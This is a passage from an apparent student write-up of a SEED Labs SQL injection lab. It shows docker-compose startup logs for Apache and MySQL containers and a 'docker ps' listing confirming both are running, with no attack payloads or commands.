Creating network "net-10.9.0.0" with the default driver
Creating www-10.9.0.5   ... done
Creating mysql-10.9.0.6 ... done
Attaching to mysql-10.9.0.6, www-10.9.0.5
mysql-10.9.0.6 | 2024-12-07 20:13:25+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
www-10.9.0.5 |  * Starting Apache httpd web server apache2
AH00558: apache2: Could not reliably determine the server's fully qualified doma
in name, using 10.9.0.5. Set the 'ServerName' directive globally to suppress thi
s message
mysql-10.9.0.6 | 2024-12-07 20:13:26+00:00 [Note] [Entrypoint]: Switching to ded
icated user 'mysql'
mysql-10.9.0.6 | 2024-12-07 20:13:26+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
www-10.9.0.5 |  *
mysql-10.9.0.6 | 2024-12-07T20:13:27.270903Z 0 [System] [MY-010116] [Server] /us
r/sbin/mysqld (mysqld 8.0.22) starting as process 1
mysql-10.9.0.6 | 2024-12-07T20:13:27.307791Z 1 [System] [MY-013576] [InnoDB] Inn
oDB initialization has started.
```

5. Now all 2 containers (apache and mysql containers) were updated and running with the latest changes in code.

```
mysql> [12/07/24]seed@VM:~/.../Labsetup$ docker ps
CONTAINER ID   IMAGE                   COMMAND                  CREATED          STATUS          PORTS                   NAMES
d6fa278e4f9b   seed-image-www-sqli     "/bin/sh -c 'service…"   42 seconds ago   Up 41 seconds                           www-10.9.0.5
88aafc4e3b70   seed-image-mysql-sqli   "docker-entrypoint.s…"   42 seconds ago   Up 41 seconds   3306/tcp, 33060/tcp     mysql-10.9.0.6
[12/07/24]seed@VM:~/.../Labsetup$
```